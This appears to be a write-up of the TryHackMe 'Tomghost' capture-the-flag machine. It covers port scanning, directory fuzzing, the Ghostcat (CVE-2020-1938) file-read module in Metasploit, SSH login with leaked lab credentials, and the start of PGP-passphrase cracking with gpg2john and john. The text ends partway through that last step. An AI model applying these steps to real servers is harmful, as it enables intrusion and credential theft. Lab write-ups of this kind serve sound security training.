Tomghost (THM)

ip of the machine :- 10.10.142.34

```
~/testing (4.216s)
ping 10.10.142.34 -c 5

PING 10.10.142.34 (10.10.142.34) 56(84) bytes of data.
64 bytes from 10.10.142.34: icmp_seq=1 ttl=60 time=191 ms
64 bytes from 10.10.142.34: icmp_seq=2 ttl=60 time=302 ms
64 bytes from 10.10.142.34: icmp_seq=3 ttl=60 time=162 ms
64 bytes from 10.10.142.34: icmp_seq=4 ttl=60 time=155 ms
64 bytes from 10.10.142.34: icmp_seq=5 ttl=60 time=177 ms

--- 10.10.142.34 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 154.978/197.315/301.858/53.732 ms
```

machine is on!!!

```
~/testing (18.403s)
nmap -p- --min-rate=10000 10.10.142.34

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 19:25 IST
Nmap scan report for 10.10.142.34
Host is up (0.16s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 18.37 seconds
```

got some open ports.

```
~/testing (14.81s)
nmap -p 22,53,8009,8080 -sC -A -T5 -Pn 10.10.142.34

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 19:28 IST
Nmap scan report for 10.10.142.34
Host is up (0.16s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-title: Apache Tomcat/9.0.30
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds
```

Did an aggressive scan and found an apache web server an port 8080.

Apache Tomcat/9.0.30

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To

Manager Application How-To

Clustering/Session Replication How-To

Server Status

Manager App

Host Manager

Developer Quick Start

Tomcat Setup | Realms & AAA | Examples | Servlet Specifications

First Web Application | JDBC DataSources | | Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 9.0 Documentation

Tomcat 9.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 9.0 Bug Database

Tomcat 9.0 JavaDocs

Tomcat 9.0 Git Repository at GitHub

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads

Tomcat Connectors
Tomcat Native
Taglibs
Deployer

Other Documentation

Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer

Get Involved

Overview
Source Repositories
Mailing Lists
Wiki

Miscellaneous

Contact
Legal
Sponsorship
Thanks


Apache Software Foundation

Who We Are
Heritage
Apache Home
Resources

Now let's start directory fuzzing using ffuf.

```
~/testing (1m 24.28s)
ffuf -u http://10.10.142.34:8080/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.142.34:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

docs                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 153ms]
examples                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 148ms]
favicon.ico             [Status: 200, Size: 21630, Words: 19, Lines: 22, Duration: 155ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 165ms]
:: Progress: [20469/20469] :: Job [1/1] :: 264 req/sec :: Duration: [0:01:24] :: Errors: 0 ::
```

Found some directories. Let's view them manually.. So didn't find anything in the directories which was pleasing except the version of tomcat which was "9.0.30".



I searched apache tomcat 9.0.30 exploits and it gave an exploit of metasploit.

CVE-2020-1938 Detail

Description

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

So after more digging came to know that this was based on a CVE where we can manipulate apache jserv protocol which basically pre-configured with apache tomcat 9.0.30 and AJP is running on port 8009 so let's use the exploit and see what happens.

```
msf6 > search Ghostcat

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20       normal  Yes    Apache Tomcat AJP File Read


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes       The Apache JServ Protocol (AJP) port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 10.10.142.34
RHOSTS => 10.10.142.34
msf6 auxiliary(admin/http/tomcat_ghostcat) > OPTIONS
[-] Unknown command: OPTIONS. Did you mean options? Run the help command for more details.
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS    10.10.142.34      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes       The Apache JServ Protocol (AJP) port (TCP)


View the full module info with the info, or info -d command.
```

So after setting all the options, we run the exploit.

```
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>

[+] 10.10.142.34:8009 - File contents save to: /hom
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) >
```

Got some creds. May be for ssh...

```
skyfuck@ubuntu ~
```

```
skyfuck@ubuntu:~ (0.16s)
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
~/testing (15.028s)
ssh skyfuck@10.10.142.34
The authenticity of host '10.10.142.34 (10.10.142.34)' can't be established.
ED25519 key fingerprint is SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.142.34' (ED25519) to the list of known hosts.
skyfuck@10.10.142.34's password:
```

was right, for ssh for user "skyfuck".

```
skyfuck@ubuntu ~
```

```
skyfuck@ubuntu ~ (0.349s)
ls -al
total 40
drwxr-xr-x 3 skyfuck skyfuck 4096 Sep 10 07:14 .
drwxr-xr-x 4 root    root    4096 Mar 10  2020 ..
-rw------- 1 skyfuck skyfuck  139 Sep 10 07:20 .bash_history
-rw-r--r-- 1 skyfuck skyfuck  220 Mar 10  2020 .bash_logout
-rw-r--r-- 1 skyfuck skyfuck 3771 Mar 10  2020 .bashrc
drwx------ 2 skyfuck skyfuck 4096 Sep 10 07:14 .cache
-rw-rw-r-- 1 skyfuck skyfuck  394 Mar 10  2020 credential.pgp
-rw-r--r-- 1 skyfuck skyfuck  655 Mar 10  2020 .profile
-rw-rw-r-- 1 skyfuck skyfuck 5144 Mar 10  2020 tryhackme.asc
```


there are many interesting files in users home directory. Let's see them manually.

```
skyfuck@ubuntu ~ (0.398s)
cat tryhackme.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG v1.63

lQUBBF5ocmIRDADTwu9RL5uol6+jCnuoK58+PEtPh0Zfdj4+q8z61PL56tz6YxmF
3TxA9u2jV73qFdMr5EwktTXRlEo0LTGeMzZ9R/uqe+BeBUNCZW6tqI7wDw/U1DEf
StRTV1+ZmgcAjjwzr2B6qplWHhyi9PIzefiw1smqSK31MBWGamkKp/vRB5xMoOr5
ZsFq67z/5KfngjhgKWeGKLw4wXPswyIdmdnduWgpwBm4vTWlxPf1hxkDRbAa3cFD
B0zktqArgROuSQ8sftGYkS/uVtyna6qbF4ywND8P6BMpLIsTKhn+r2KwLcihLtPk
V0K3Dfh+6bZeIVam50QgOAXqvetuIyTt7PiCXbvOpQO3OIDgAZDLodoKdTzuaXLa
cuNXmg/wcRELmhiBsKYYCTFtzdF18Pd9cM0L0mVy/nfhQKFRGx9kQkHweXVt+Pbb
3AwfUyH+CZD5z74jO53N2gRNibUPdVune7pGQVtgjRrvhBiBJpajtzYG+PzBomOf
RGZzGSgWQgYg3McBALTlTlmXgobn9kkJTn6UG/2Hg7T5QkxIZ7yQhPp+rOOhDACY
hloI89P7cUoeQhzkMwmDKpTMd6Q/dT+PeVAtI9w7TCPjISadp3GvwuFrQvROkJYr
WAD6060AMqIv0vpkvCa471xOariGiSSUsQCQI/yZBNjHU+G44PIq+RvB5F5O1oAO
wgHjMBAyvCnmJEx4kBVVcoyGX40HptbyFJMqkPlXHH5DMwEiUjBFbCvXYMrOrrAc
1gHqhO+lbKemiT/ppgoRimKy/XrbOc4dHBF0irCloHpvnM1ShWqT6i6E/IeQZwqS
```

in tryhackme.asc file found a private key. That's strange!!!

```
skyfuck@ubuntu ~ (0.234s)
cat credential.pgp
R��L�p�ae 5���sJD+f�!
            ?(hKY?j}<^(??L?m`*??ZQODB?h?sfe?w'?p?[??+"gu???   ?s^k??6????
                                                                  e?S[7{.??rX/????H[jdkPq67??gg??
```

credential.pgp file. But looks a bit distorted. So let's search what the hell .pgp is.



to crack pgp (which is used to encrypt creds.) we need a passphrase and a PGP private key. We have a private key and .pgp file. Let's look for the passphrase.

gpg2john

```
Encrypted PGP file found? Crack it with gpg2john

gpg --import name.asc
gpg2john name.asc > hash
john --format=gpg --wordlist=/usr/share/wordlists/rockyou.txt hash
gpg --decrypt somecredentials.pgp       # Enter the password found above.
```

